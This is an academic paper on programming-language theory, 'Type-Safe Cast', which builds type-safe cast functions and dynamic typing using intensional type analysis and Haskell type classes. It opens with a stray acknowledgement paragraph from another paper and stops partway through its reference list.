I showed an earlier draft of this pearl to Don Knuth when he visited Oxford. He made several suggestions for improvement and pointed out the existence of the formula above. If I had known about it, and I certainly should have, then perhaps the pearl would not have been written. Nevertheless, I am deeply grateful to him for taking the time to make comments. I am also grateful to four anonymous referees who made a number of constructive comments, most of which have been incorporated into the dialogue.

# Type-Safe Cast

Stephanie Weirich<sup>\*</sup>  
Department of Computer Science  
Cornell University  
Ithaca, NY 14853  
[sweirich@cs.cornell.edu](mailto:sweirich@cs.cornell.edu)

## ABSTRACT

In a language with non-parametric or ad-hoc polymorphism, it is possible to determine the identity of a type variable at run time. With this facility, we can write a function to convert a term from one abstract type to another, if the two hidden types are identical. However, the naive implementation of this function requires that the term be destructed and rebuilt. In this paper, we show how to eliminate this overhead using higher-order type abstraction. We demonstrate this solution in two frameworks for ad-hoc polymorphism: intensional type analysis and type classes.

## Categories and Subject Descriptors

D.3.3 [Programming Languages]: Language Constructs and Features—*abstract data types, polymorphism, control structures*; F.3.3 [Logics and Meanings of Programs]: Software—*type structure, control primitives, functional constructs*

## General Terms

Languages

## Keywords

Ad-hoc polymorphism, dynamic typing, intensional type analysis, type classes

## 1. THE SETUP

Suppose you wanted to implement a heterogeneous symbol table — a finite map from strings to values of any type. You could imagine that the interface to this module would declare an abstract type for the table, a value for the empty table, and two polymorphic functions for inserting items into

\*This paper is based on work supported in part by the National Science Foundation under Grant No. CCR-9875536. Any opinions, findings and conclusions or recommendations expressed in this publication are those of the author and do not reflect the views of this agency.

and retrieving items from the table. In a syntax resembling Standard ML [10], this interface is

```
sig
  type table
  val empty : table
  val insert : ∀α. table → (string × α) → table
  val find : ∀α. table → string → α
end
```

However, looking at the type of `find` reveals something odd: If this polymorphic function behaves parametrically with respect to  $\alpha$ , that is it executes the same code regardless of the identity of  $\alpha$ , there cannot possibly be any correct implementation of `find` [15]. All implementations must either diverge or raise an exception. Let us examine several possible implementations to see where they go wrong.

We will assume that the data structure used to implement the symbol table is not the issue, so for simplicity we will use an association list.

```
val empty = []
```

Given a string and a list, the following version of `find` iterates over the list looking for the matching string:

```
let rec find =
  Λα. fn table => fn symbol =>
    case table of
      [] => raise NotFound
      | (name, value) :: rest ) =>
        if symbol = name then value
        else find[α] rest symbol
```

Note that, unlike in SML, we make type application explicit in a manner similar to the polymorphic lambda calculus or System F [4, 14]. The notation  $\Lambda\alpha$  abstracts the type  $\alpha$  and `find[α]` instantiates this type for the recursive call. Unfortunately, this function is of type

```
∀α. (string × α) list → string → α.
```

If we were looking up an `int`, the list passed to `find` could only contain pairs of `strings` and `ints`. We would not be

able to store values of any other type than `int` in our symbol table.

The problem is that, in a statically typed language, all elements of a list need to have the same type: It would be incorrect to form an association list `[ ("x", 1) ; ("y", (2,3)) ]`. As we do not want to constrain the symbol table to contain only one type, we need to hide the type of the value for each entry in the list. One possibility is to use an existential type [12]. The instruction

```
pack v as  $\exists\beta.\tau$  hiding  $\tau'$ 
```

coerces a value of type  $\tau$  with  $\tau'$  substituted for  $\beta$  into one of type  $\exists\beta.\tau$ . Conversely, the instruction

```
unpack ( $\beta, x$ ) = e in e'
```

destructs an existential package `e` of type  $\exists\beta.\tau$ , binding a new type variable  $\beta$  and a new term variable `x` of type  $\tau$  within the expression `e'`.

Therefore, we can create a symbol table of type `(string ×  $\exists\beta.\beta$ ) list` with the expression

```
[ ("x", pack 1 as  $\exists\beta.\beta$  hiding int) ;
  ("y", pack (2,3) as  $\exists\beta.\beta$  hiding int × int) ]
```

So the code for `insert` should just package up its argument and cons it to the rest of the table.

```
val insert =
   $\Lambda\alpha.$  fn table => fn (symbol, obj) =>
    (symbol, pack obj as  $\exists\beta.\beta$  hiding  $\alpha$ ) :: table
```

However, the existential type has not really solved the problem. We can create the list, but what do we do when we look up a symbol? It will have type  $\exists\beta.\beta$ , but `find` must return a value of type  $\alpha$ . If we use the symbol table correctly, then  $\alpha$  and  $\beta$  will abstract the same type, but we need to verify this property before we can convert something of type  $\beta$  to type  $\alpha$ . We can not compare  $\alpha$  and  $\beta$  and still remain parametric in  $\alpha$  and  $\beta$ . Therefore, it seems as though we need a language that supports some sort of non-parametric polymorphism (also called run-time type analysis, overloading, or “ad hoc” polymorphism). Formulations of this feature include Haskell type classes [16], type Dynamic [1, 7, 9], extensional polymorphism [3], and intensional polymorphism [6].

For now, we will consider the last, in Harper and Morrisett’s language  $\lambda_i^{ML}$ . This language contains the core of SML plus an additional `typerec` operator to recursively examine unknown types at run time. For simplicity, we will separate recursion from type analysis and use the operator `typecase` to discriminate between types, and `rec` to compute the least fixed point of a recursive equation.

This language is interpreted by a *type-passing* semantics. In other words, at run time a type argument is passed to a type abstraction of type  $\forall\alpha.\tau$ , and can be analyzed by `typecase`. Dually, when we create an object of an existential type,  $\exists\alpha.\tau$ , the hidden type is included in the package, and when the package is opened,  $\alpha$  may also be examined. In  $\lambda_i^{ML}$ , universal and existential types have different properties from a system with a *type-erasure* semantics, such as the polymorphic lambda calculus. In a type-erasure system, types may have no effect on run-time execution and therefore may be erased after type checking. There,  $\forall\alpha.\alpha$  is an empty type (such as `void`), and  $\exists\beta.\beta$  is equivalent to the singleton type `unit`. However, in  $\lambda_i^{ML}$ ,  $\forall\alpha.\alpha$  is not empty, as we can use `typecase` to define an appropriate value for each type, and  $\exists\beta.\beta$  is the implementation of type Dynamic, as we can use `typecase` to recover the hidden type.

In  $\lambda_i^{ML}$ , a simple function, `sametype`, to compare two types and return true if they match, can be implemented with nested `typecases`. The outer `typecase` discovers the head normal form of the first type, and then the inner `typecase` compares it to the head normal form of the second.<sup>1</sup> For product and function types, `sametype` calls itself recursively on the subcomponents of the type. Each of these branches binds type variables (such as  $\alpha_1$  and  $\alpha_2$ ) to the subcomponents of the types so that they may be used in the recursive call.

```
let rec sametype =
   $\Lambda\alpha.$   $\Lambda\beta.$ 
  typecase ( $\alpha$ ) of
    int =>
      typecase ( $\beta$ ) of
        int => true
        | _ => false
    | ( $\alpha_1 \times \alpha_2$ ) =>
      typecase ( $\beta$ ) of
        ( $\beta_1 \times \beta_2$ ) =>
          sametype[ $\alpha_1$ ][ $\beta_1$ ]
          andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
        | _ => false
    | ( $\alpha_1 \rightarrow \alpha_2$ ) =>
      typecase ( $\beta$ ) of
        ( $\beta_1 \rightarrow \beta_2$ ) =>
          sametype[ $\alpha_1$ ][ $\beta_1$ ]
          andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
        | _ => false
```

As these nested `typecases` are tedious to write, we borrow from the pattern matching syntax of Standard ML, and abbreviate this function as:

---

<sup>1</sup>For brevity, we only include `int`, product types, and function types in the examples.

```

let rec sametype =
   $\Lambda\alpha.\Lambda\beta.$ 
    typecase  $(\alpha,\beta)$  of
      (int,int) => true
    |  $(\alpha_1 \times \alpha_2, \beta_1 \times \beta_2)$  =>
      sametype[ $\alpha_1$ ][ $\beta_1$ ]
       andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
    |  $(\alpha_1 \rightarrow \alpha_2, \beta_1 \rightarrow \beta_2)$  =>
      sametype[ $\alpha_1$ ][ $\beta_1$ ]
       andalso sametype[ $\alpha_2$ ][ $\beta_2$ ]
    | (_,_) => false

```

However, though this function does allow us to determine if two types are equal, it does not solve our problem. In fact, it is just about useless. If we try to use it in our implementation of `find`

```

let rec find =
   $\Lambda\alpha.$  fn table => fn symbol =>
    case table of
      [] => raise NotFound
    | (name, package) :: rest ) =>
      unpack ( $\beta$ ,value) = package in
      if symbol = name
       andalso sametype[ $\alpha$ ][ $\beta$ ]
      then value
      else find[ $\alpha$ ] rest symbol

```

we discover that this use does not type check. The return type for `find` is the existentially bound  $\beta$  which escapes its scope. Even though we have added a dynamic check that  $\alpha$  is equivalent to  $\beta$ , the check does not change the type of `value` from  $\beta$  to  $\alpha$ .

Our problem is that we did not use the full power of the type system. In a standard case expression (as opposed to a `typecase`), each branch must be of the same type. However, in  $\lambda_i^{ML}$  the type of each branch of a `typecase` can depend on the analyzed type.

```

typecase  $\tau$  of
  int => fn (x:int) => x + 3
  |  $\alpha \rightarrow \beta$  =>
    fn(x: $\alpha \rightarrow \beta$ ) => x
  |  $\alpha \times \beta$  =>
    fn(x: $\alpha \times \beta$ ) => x

```

For example, although the first branch above is of type `int → int`, the second of type  $(\beta \rightarrow \gamma) \rightarrow (\beta \rightarrow \gamma)$ , and the third of type  $(\beta \times \gamma) \rightarrow (\beta \times \gamma)$ , all three branches are instances of the type schema  $\gamma \rightarrow \gamma$ , when  $\gamma$  is replaced with the identity of  $\tau$  for that branch. Therefore, this entire `typecase` expression can be safely assigned the type  $\tau \rightarrow \tau$ .

With this facility, in order to make typechecking a `typecase` term syntax-directed, it is annotated with a type variable and a type schema where that variable may occur free. For example we annotate the previous example as

---

```

cast :  $\forall\alpha.\forall\beta.\alpha \rightarrow \beta$ 
let rec cast =
   $\Lambda\alpha.\Lambda\beta.$ 
    typecase [ $\delta_1, \delta_2.$   $\delta_1 \rightarrow \delta_2$ ]  $(\alpha,\beta)$  of
      (int, int) =>
        fn (x:int) => x
    |  $(\alpha_1 \times \alpha_2, \beta_1 \times \beta_2)$  =>
      let val f = cast [ $\alpha_1$ ][ $\beta_1$ ]
          val g = cast [ $\alpha_2$ ][ $\beta_2$ ]
        in
          fn (x: $\alpha_1 \times \alpha_2$ ) =>
            (f (fst x), g (snd x))
        end
    |  $(\alpha_1 \rightarrow \alpha_2, \beta_1 \rightarrow \beta_2)$  =>
      let val f = cast [ $\beta_1$ ][ $\alpha_1$ ]
          val g = cast [ $\alpha_2$ ][ $\beta_2$ ]
        in
          fn (x: $\alpha_1 \rightarrow \alpha_2$ ) =>
            g o x o f
        end
    | (_,_) => raise CantCast

```

Figure 1: First Solution

---

```

typecase [ $\gamma.\gamma \rightarrow \gamma$ ]  $\tau$  of
  int => fn (x:int) => x + 3
  | ...

```

In later examples, when we use the pattern matching syntax for two nested `typecases`, we will need the schema to have two free type variables.

We now have everything we need to write a version of `sametype` that changes the type of a term and allows us to write `find`. In the rest of this paper we will develop this function, suggestively called `cast`, of type  $\forall\alpha.\forall\beta.\alpha \rightarrow \beta$ . This function will just return its argument (at the new type) if the type arguments match, and raise an exception otherwise.<sup>2</sup>

An initial implementation appears in Section 2. Though correct, its operation requires undesirable overhead for what is essentially an identity function. We improve it, in Section 3, through the aid of an additional type constructor argument to `cast`. To demonstrate the applicability of this solution to other non-parametric frameworks, in Section 4, we develop the analogous two solutions in Haskell using type classes. In Section 5, we compare these solutions with several implementations of type Dynamic. Finally, in Section 6, we conclude by eliminating the type classes from the Haskell solution to produce a symbol table implementation using only parametric polymorphism. As such, the types of the functions `insert` and `find` must be modified.

## 2. FIRST SOLUTION

An initial implementation of `cast` using the facilities of  $\lambda_i^{ML}$  appears in Figure 1. In the first branch of the `typecase`,  $\alpha$

<sup>2</sup>It would also be reasonable to produce a function of type  $\alpha \rightarrow (\beta \text{ option})$ , but checking the return values of recursive calls for `NONE` only lengthens the example.

and  $\beta$  have been determined to both be to `int`. Casting an `int` to an `int` is easy; just an identity function.

In the second branch of the `typecase`, both  $\alpha$  and  $\beta$  are product types ( $\alpha_1 \times \alpha_2$  and  $\beta_1 \times \beta_2$  respectively). Through recursion, we can cast the subcomponents of the type ( $\alpha_1$  to  $\beta_1$  and  $\alpha_2$  to  $\beta_2$ ). Therefore, to cast a product, we break it apart, cast each component separately, and then create a new pair.

The code is a little different for the next branch, when  $\alpha$  and  $\beta$  are both function types, due to contravariance. Here, given  $x$ , a function from  $\alpha_1$  to  $\alpha_2$ , we want to return a function from  $\beta_1$  to  $\beta_2$ . We can apply `cast` to  $\alpha_2$  and  $\beta_2$  to get a function,  $g$ , that casts the result type, and compose  $g$  with the argument  $x$  to get a function from  $\alpha_1$  to  $\beta_2$ . Then we can compose that resulting function with a reverse cast from  $\beta_1$  to  $\alpha_1$  to get a function from  $\beta_1$  to  $\beta_2$ .

Finally if the types do not match we raise the exception `CantCast`.

However, there is a problem with this solution. Intuitively, all a cast function should do at run time is recursively compare the two types. But unless the types  $\tau_1$  and  $\tau_2$  are both `int`, the result of `cast` does much more. Every pair in the argument is broken apart and remade, and every function is wrapped between two instantiations of `cast`. This operation resembles a virus, infecting every function it comes in contact with and causing needless work for every product.

The reason we had to break apart the pair in forming the coercion function for product types is that all we had available was a function (from  $\alpha_1 \rightarrow \beta_1$ ) to coerce the first component of the pair. If we could somehow create a function that coerces this component while it was still a part of the pair, we could have applied it to the pair as a whole. In other words, we want two functions, one from  $(\alpha_1 \times \alpha_2) \rightarrow (\beta_1 \times \alpha_2)$  and one from  $(\beta_1 \times \alpha_2) \rightarrow (\beta_1 \times \beta_2)$ .

### 3. SECOND SOLUTION

Motivated by the last example, we want to write a function that can coerce the type of *part* of its argument. This will allow us to pass the same value as the  $x$  argument for each recursive call and only refine part of its type. We can not eliminate  $x$  completely, as we are changing its type. Since we want to cast many parts of the type of  $x$ , we need to abstract the relationship between the type argument to be analyzed and the type of  $x$ .

The solution in Figure 2 defines a helper function `cast'` that abstracts not just the types  $\alpha$  and  $\beta$  for analysis, but an additional *type constructor*<sup>3</sup> argument  $\gamma$ . When  $\gamma$  is applied to the type  $\alpha$  we get the type of  $x$ , when it is applied to  $\beta$  we get the return type of the cast. For example, if  $\gamma$  is  $\lambda\delta: * . \delta \times \alpha_2$ , we get a function from type  $\alpha \times \alpha_2$  to  $\beta \times \alpha_2$ .

<sup>3</sup>We create type constructors with  $\lambda$ -notation, and annotate the bound variable with its *kind*. Kinds classify types and type constructors:  $*$  is the kind of types, and if  $\kappa_1$  and  $\kappa_2$  are kinds,  $\kappa_1 \rightarrow \kappa_2$  is the the kind of type constructors from  $\kappa_1$  to  $\kappa_2$ .

---

```

cast' : ∀α,β: *. ∀γ: * → *. (γ α) → (γ β)
let rec cast' =
  Λα: *. Λβ: *. Λγ: * → *.
    typecase [δ1, δ2. (γ δ1) → (γ δ2)](α,β) of
      (int, int) =>
        fn (x: γ int) => x
      | (α1 × α2, β1 × β2) =>
        let val f = cast'[α1][β1][λδ: *. γ(δ × α2)]
            val g = cast'[α2][β2][λδ: *. γ(β1 × δ)]
        in
          fn (x: γ(α1 × α2)) =>
            g (f x)
        end
      | (α1 → α2, β1 → β2) =>
        let val f = cast'[α1][β1][λδ: *. γ(δ → α2)]
            val g = cast'[α2][β2][λδ: *. γ(β1 → δ)]
        in
          fn (x: γ(α1 → α2)) =>
            g (f x)
        end
      | (_,_) => raise CantCast

```

Figure 2: Second Solution

---

Since we abstract both types and type constructors, in the definition of `cast` we annotate  $\alpha$ ,  $\beta$ , and  $\gamma$  with their kinds. As  $\alpha$  and  $\beta$  are types, they are annotated with kind  $*$ , but  $\gamma$  is a function from types to types, and so has kind  $* \rightarrow *$ . We initially call `cast'` with the identity function.

```

let cast =
  Λα: *. Λβ: *. cast'[α][β][λδ: *. δ]

```

With the recursive call to `cast'`, in the branch for product types we create a function to cast the first component of the tuple (converting  $\alpha_1$  to  $\beta_1$ ) by supplying the type constructor  $\lambda\delta: * . \gamma(\delta \times \alpha_2)$  for  $\gamma$ . As  $x$  is of type  $\gamma(\alpha_1 \times \alpha_2)$ , this application results in something of type  $\gamma(\beta_1 \times \alpha_2)$ . In the next recursive call, for the second component of the pair, the first component is already of type  $\beta_2$ , so the type constructor argument reflects that fact.

Surprisingly, the branch for comparing function types is analogous to that of products. We coerce the argument type of the function in the same manner as we coerced the first component of the tuple; calling `cast'` recursively to produce a function to cast from type  $\gamma(\alpha_1 \rightarrow \alpha_2)$  to type  $\gamma(\beta_1 \rightarrow \alpha_2)$ . A second recursive call handles the result type of the function.

### 4. HASKELL

The language Haskell [13] provides a different form of ad hoc polymorphism, through the use of type classes. Instead of defining one function that behaves differently for different types, Haskell allows you to define several functions with the same name that differ in their types.

For example, the Haskell standard prelude defines the class of types that support a conversion to a string representation.

This class is declared by

```
class Show α where
  show :: α → string
```

This declaration states that the type  $\alpha$  is in the class `Show` if there is some function named `show` defined for type  $\alpha \rightarrow \text{string}$ . We can define `show` for integers with a built-in primitive by

```
instance Show int where
  show x = primIntToString x
```

We can also define `show` for type constructors like product. In order to convert a product to a string we need to be able to `show` each component of the product. Haskell allows you to express these conditions in the instantiation of a type constructor:

```
instance (Show α, Show β) => Show (α,β) where
  show (a,b) = "(" ++ show a ++ "," ++ show b ++ ")".
```

This code declares that as long as  $\alpha$  and  $\beta$  are members of the class `Show`, then their product (Haskell uses `,` instead of  $\times$  for product) is a member of class `Show`. Consequently, the function `show` for products is defined in terms of the `show` functions for its subcomponents.

## 4.1 First Solution in Haskell

Coding the cast example in Haskell is a little tricky because of the two nested `typecase` terms (hidden by the pattern-matching syntax). For this reason we will define two type classes — one called `CF` (for Cast From) that corresponds to the outer `typecase`, and the other called `CT` (for Cast To) that will implement all of the inner `typecases`. The first class just defines the `cast` function, but the second class needs to include three functions, describing how to complete the cast using the knowledge that the first type was an integer, product, or function. Note the contravariance in the type of `doFn` below: Because we will have to cast from  $\beta_1$  to  $\alpha_1$ , we need  $\alpha_1$  to be in the class `CT` instead of `CF`.

```
class CF α where
  cast :: CT β => α → β
class CT β where
  doInt   :: Int → β
  doProd  :: (CF α₁, CF α₂) => (α₁, α₂) → β
  doFn    :: (CT α₁, CF α₂) => (α₁ → α₂) → β
```

Just as in  $\lambda_i^{ML}$ , where the outer `typecase` led to an inner `typecase` in each branch, the separate instances of the first class just dispatch to the second, marking the head constructor of the first type by the function called:

```
instance CF Int where
  cast = doInt
instance (CF α, CF β) => CF (α, β) where
  cast = doProd
instance (CT α, CF β) => CF (α → β) where
  cast = doFn
```

The instances of the second type class either implement the branch (if the types match) or signal an error. In the `Int` instance of `CT`, the `doInt` function is an identity function as before, while the others produce the error "CantCast".

```
instance CT Int where
  doInt x = x
  doProd x = error "CantCast"
  doFn x = error "CantCast"
```

The `doProd` function of the product instance should be of type  $(\text{CF } \alpha_1, \text{CF } \alpha_2) \Rightarrow (\alpha_1, \alpha_2) \rightarrow (\beta_1, \beta_2)$ . This function calls `cast` recursively on  $x$  and  $y$ , the subcomponents of the product (taken apart via pattern matching). As the types of  $x$  and  $y$  are  $\alpha_1$  and  $\alpha_2$ , and we are allowed to assume they are in the class `CF`, we can call `cast`. The declaration of `cast` requires that its result type be in the class `CT`, so we require that  $\beta_1$  and  $\beta_2$  be in the class `CT` for this instantiation.

```
instance (CT β₁, CT β₂) => CT (β₁, β₂) where
  doInt x = error "CantCast"
  doProd (x,y) = (cast x, cast y)
  doFn x = error "CantCast"
```

Finally, in the instance for the function type constructor, `doFn` needs to wrap its argument in recursive calls to `cast`, as in the first  $\lambda_i^{ML}$  solution. As the type of this function should be  $(\text{CT } \alpha_1, \text{CF } \alpha_2) \Rightarrow (\alpha_1 \rightarrow \alpha_2) \rightarrow (\beta_1 \rightarrow \beta_2)$ , the type of the argument  $x$  is of a function of type  $\alpha_1 \rightarrow \alpha_2$ . To `cast` the result of this function, we need the  $\alpha_2$  instance of `CF`, that requires that  $\beta_2$  be in the class `CT`. However, we would also like to `cast` the argument of the function in the opposite direction, from  $\beta_1$  to  $\alpha_1$ . Therefore we need  $\beta_1$  to be in the class `CF`, and  $\alpha_1$  to be in the class `CT`. The instance for function types is then (Haskell uses `f . g` for function composition)

```
instance (CF β₁, CT β₂) => CT (β₁ → β₂) where
  doInt x = error "CantCast"
  doProd x = error "CantCast"
  doFn x = cast . x . cast
```

Now with these definitions we can define the symbol table using an existential type to hide the type of the element in the table. Though not in the current language definition, several implementations of Haskell support existential types. Existential types in Haskell are denoted with the `forall` keyword as the data constructors that carry them may be instantiated with any type.

```
data EntryT = forall α . CF α => Entry String α
type table = [EntryT]
```

The `find` function is very similar to before, except that Haskell infers that the existential type should be unpacked.

```

find :: CT α => table → String → α
find (Entry s2 val) : rest ) s1 =
  if s1 == s2 then
    cast val
  else find rest s1
find [] s = error "Not in List"

```

## 4.2 Second Solution in Haskell

To implement the second version in Haskell, we need to change the type of `cast` to abstract the type constructor  $\gamma$  as well as  $\alpha$  and  $\beta$ . This addition leads to the new definitions of `CT` and `CF`. Note that in the type of `doFn`,  $\alpha_1$  should be in the class `CF` instead of the class `CT`, reflecting that we are going to avoid the contravariant cast of the function argument that we needed in the previous solution.

```

class CF α where
  cast' :: CT β => γ α → γ β
class CT β where
  doInt :: γ Int → γ β
  doProd :: (CF α₁, CF α₂) =>
    γ (α₁, α₂) → γ β
  doFn :: (CF α₁, CF α₂) =>
    γ (α₁ → α₂) → γ β

```

The instances for `CF` remain the same as before, dispatching to the appropriate functions. Also the instance `CT Int` is still the identity function. But recall the branch for products:

```

typecase (α, β) of
  ...
  | (α₁ × α₂, β₁ × β₂) =>
    let val f = cast'[α₁][β₁][λδ:*. γ(δ × α₂)]
        val g = cast'[α₂][β₂][λδ:*. γ(β₁ × δ)]
    in
      fn (x:γ(α₁ × α₂)) =>
        g (f x)
    end

```

The strategy was to cast the left side of the product first and then to cast the right side, using the type-constructor argument to relate the type of the term argument to the types being examined. In Haskell we cannot explicitly instantiate the type constructor argument as we did in  $\lambda_i^{ML}$ , but we can give Haskell enough hints to infer the correct one.<sup>4</sup> To represent the two type constructor arguments above we use the data constructors `LP` and `RP`, defined below.

```

newtype LProd α γ δ = LP (γ (δ, α))
newtype RProd α γ δ = RP (γ (α, δ))
instance (CT β₁, CT β₂) => CT (β₁, β₂) where
  doInt x = error "CantCast"
  doProd z = x
    where LP y = cast' (LP z)
          RP x = cast' (RP y)
  doFn x = error "CantCast"

```

<sup>4</sup>Jones [8] describes this sort of implicit higher-order polymorphism in Haskell.

How does this code typecheck? In this instance, `doProd` should be of type

$$(CF \alpha_1, CF \alpha_2) \Rightarrow \gamma (\alpha_1, \alpha_2) \rightarrow \gamma (\beta_1, \beta_2).$$

Therefore `z` is of type  $\gamma (\alpha_1, \alpha_2)$  so `LP z` is of type `LProd α₂ γ α₁`. At first glance, it seems like we cannot call `cast'` on this argument because we have not declared an instance of `CF` for the type constructor `LProd`. However, the instances of `cast'` are all of type  $\forall \gamma'. (CT \beta) \Rightarrow \gamma' \alpha \rightarrow \gamma' \beta$ , so to typecheck the call `cast' (LP z)`, we only need to find an  $\alpha$  in the class `CT` and a  $\gamma'$  such that  $\gamma' \alpha$  is equal to the type of `LP z`. As Haskell does not permit the creation of type-level type abstractions [8], the type of `LP z` must explicitly be a type constructor applied to a type in order to typecheck. Therefore determining  $\gamma'$  and  $\alpha$  is a simple match –  $\gamma'$  is the partial application `LProd α₂ γ` and  $\alpha$  is  $\alpha_1$ . Thus, the result of `cast'` is of type `(LProd α₂ γ) β`, for some  $\beta$  in `CT`, and  $y$  is of type  $\gamma (\beta, \alpha_2)$ .

Now `RP y` is of type `RProd β γ α₂`, so we need the  $\alpha_2$  instance of `cast'` for the second call. This instance is of type  $\forall \gamma''. CT \beta' \Rightarrow \gamma'' \alpha_2 \rightarrow \gamma'' \beta'$ . This  $\gamma''$  unifies with the partial application `(RProd β γ)` so the return type of this cast is `RProd β γ β'`, the type of `RP x`. That makes `x` of type  $\gamma (\beta, \beta')$ . Comparing this type to the return type of `doProd`, we unify  $\beta$  with  $\beta_1$  and  $\beta'$  with  $\beta_2$ . This unification satisfies our constraints for the two calls to `cast'`, as we assumed that both  $\beta_1$  and  $\beta_2$  are in the class `CT`.

Just as in the second  $\lambda_i^{ML}$  solution, function types work in exactly the same way as product types, using similar declarations of `LArrow` and `RArrow`.

```

newtype LArrow α γ δ = LA (γ (δ → α))
newtype RArrow α γ δ = RA (γ (α → δ))

```

To encapsulate `cast'`, we provide the identity type constructor:

```

newtype Id α = I α
cast :: (CF α, CT β) => α → β
cast x = y where (I y) = cast' (I x)

```

The complete Haskell code for this solution appears in Appendix A.

## 5. IMPLEMENTING TYPE DYNAMIC

Just as  $\exists \alpha. \alpha$  implements a dynamic type in  $\lambda_i^{ML}$ ,  $\exists \alpha. CF \alpha \Rightarrow \alpha$  is a dynamic type in Haskell. Adding type Dynamic to a statically typed language is nothing new, so it is interesting to compare this implementation to previous work.

One way to implement type Dynamic (explored by Henglein [7]) is to use a universal datatype.

```

data Dynamic = Base Int
  | Pair (Dynamic, Dynamic)
  | Fn   (Dynamic → Dynamic)

```

Here, in creating a value of type `Dynamic`, a term is tagged with only the head constructor of its type. However, before a term may be injected into this type, if it is a pair, its subcomponents must be coerced, and if it is a function, it must be converted to a function from `Dynamic` → `Dynamic`. We could implement this injection (and its associated projection) with Haskell type classes as follows:

```
class UD α where
  toD   :: α → Dynamic
  fromD :: Dynamic → α

instance UD Int where
  toD x = Base x
  fromD (Base x) = x
instance (UD α, UD β) => UD (α,β) where
  toD (x1,x2) = Pair (toD x1, toD x2)
  fromD (Pair (d1, d2)) = (fromD d1, fromD d2)
instance (UD α, UD β) => UD (α→β) where
  toD f = Fn (toD . f . fromD)
  fromD (Fn f) = fromD . f . toD
```

This implementation resembles our first cast solutions, in that it must destruct the argument to recover its type. Also, projecting a function from type `Dynamic` results in a wrapped version. Henglein, in order to make this strategy efficient, designs an algorithm to produce well-typed code with as few coercions to and from the dynamic type as possible.

Another way to implement type `Dynamic` is to pair an expression with the *full* description of its type [1, 9]. The implementations GHC and Hugs use this strategy to provide a library supporting type `Dynamic` in Haskell. This library uses type classes to define term representations for each type. Injecting a value into type `Dynamic` involves tagging it with its representation, and projecting it compares the representation with a given representation to check that the types match. At first glance this scheme is surprisingly similar to an implementation of `cast` using `typecase` in  $\lambda_R$  [2], a version of  $\lambda_i^{ML}$  in which types are explicitly represented by dependently typed terms. However there is an important distinction: Though type classes can create appropriate term representations for each type, there is no support for dependency, so the last step of the projection requires an unsafe type coercion.

Although the `cast` solution is more efficient than the universal datatype and more type-safe than the GHC/Hugs library implementation, it suffers in terms of extensibility. The example implementations of `cast` only consider three type constructors, for integers, products and functions. Others may be added, both primitive (such as `Char`, `IO`, or `[]`) and user defined (such as from datatype and newtype declarations), but only through modification of the `CT` type class. Furthermore, all current instantiations of `CT` need to be extended with error functions for each additional type constructor. In contrast, the library implementation can be extended to support new type constructors without modifying previous code.

A third implementation of type `Dynamic` that is type safe, efficient and easily extensible uses references (see Weeks [17]

for the original SML version). Though the use of mutable references is not typically encouraged (or even possible) in a purely functional language, GHC and Hugs support their use by encapsulation in the `IO` monad. While the previous implementations of type `Dynamic` defined the description of a type at compile time, references allow the creation of a description for any type at run time, and so are easily extendable to new types. Because each reference created by `newIORef` is unique, a unit reference can be used to implement a unique tag for a given type. A member of type `Dynamic` is then a pair of a tag and a computation that hides the stored value in its closure.<sup>5</sup>

```
data Dyn = Dyn { tag :: IORef () , get :: IO () }
```

To recover the value hidden in the closure, the `get` computation writes that value to a reference stored in the closure of the projection from the dynamic type. The computation `make` below creates injection and projection functions for any type.

```
make :: IO (α -> Dyn, Dyn -> IO α)
make = do { newtag <- newIORef ()
          ; r <- newIORef Nothing
          ; return
            (\a -> Dyn { tag = newtag,
                          get = writeIORef r (Just a) },
             \d -> if (newtag == tag d)
                   then
                     do { get d
                           ; Just x <- readIORef r
                           ; return x
                           }
                     else error "Ill typed")
            ) }
```

This implementation of type `dynamic` is more difficult to use, as it must be threaded through the `IO` monad. Furthermore, because the tag is created dynamically, it cannot be used in an implementation for marshalling and unmarshalling. Also, the user must be careful to call `make` only once for each type, lest she confuse them. (Conversely, the user is free to create more distinctions between types, in much the same manner as the newtype mechanism). Unlike the previous versions that could not handle types with binding structure (such as `forall a. a -> a`), this solution can hide any type. Additionally, the complexity of projection from a dynamic type does not depend on the type itself. However, the above solution has a redundant comparison – if the tags match then the pattern match `Just x` will never fail, but the implementation must still check that that the reference does not contain `Nothing`.

If we wander outside of the language Haskell, we find language support for a more natural implementation of tagging, thereby eliminating this redundant check. For example, if the language supports an extensible sum type (such as the exception type in SML) then that type can be viewed as

<sup>5</sup>Which can be viewed as hiding the value within an existential type [11].

type Dynamic [17]. The declaration of a new exception constructor,  $E$ , carrying some type  $\tau$  provides an injection from  $\tau$  into the exception type. Coercing a value from the dynamic type to  $\tau$  is matching the exception constructor with  $E$ .

Alternatively, if the language supports subtyping and down-casting, then a maximal supertype serves as a dynamic type. Ignoring the primitive types (such as int), Java [5] is an example of such a language. Any reference type may be coerced to type Object, without any run time overhead. Coercing from type Object requires checking whether the value's class (tagged with the value) is a subtype of the given class.

## 6. PARAMETRIC POLYMORPHISM

The purpose of this paper is not to find the best implementation of dynamic typing, but instead to explore what language support is necessary to implement it and at what cost. With the addition of first-class polymorphism (such as supported by GHC or Hugs), Haskell type classes may be completely compiled away [16]. Therefore, the final Haskell typeclass solution can be converted to a framework for implementing heterogeneous symbol tables in a system of parametric polymorphism. Appendix B shows the result of a standard translation to dictionary-passing style, plus a sample run.

The original problem we had with the function `find` was with its type; though  $\alpha$  was universally quantified, it did not appear negatively. The translation of the Haskell solution shows us exactly what additional argument we need to pass to `find` (the CT dictionary for the result type), and exactly what additional information we need to store with each entry in the symbol table (the CF dictionary for the entry's type) in order to recover the type.

## 7. ACKNOWLEDGEMENTS

Thanks to Karl Crary, Fergus Henderson, Chris Okasaki, Greg Morrisett, Dave Walker, Steve Zdancewic, and the ICFP reviewers for their many comments on earlier drafts of this paper.

## 8. REFERENCES

- [1] M. Abadi, L. Cardelli, B. Pierce, and G. Plotkin. Dynamic typing in a statically-typed language. *ACM Transactions on Programming Languages and Systems*, 13(2):237–268, April 1991.
- [2] K. Crary, S. Weirich, and G. Morrisett. Intensional polymorphism in type-erasure semantics. In *1998 ACM International Conference on Functional Programming*, pages 301–312, Baltimore, Sept. 1998. Extended version published as Cornell University technical report TR98-1721.
- [3] C. Dubois, F. Rouaix, and P. Weis. Extensional polymorphism. In *Twenty-Second ACM Symposium on Principles of Programming Languages*, pages 118–129, San Francisco, Jan. 1995.
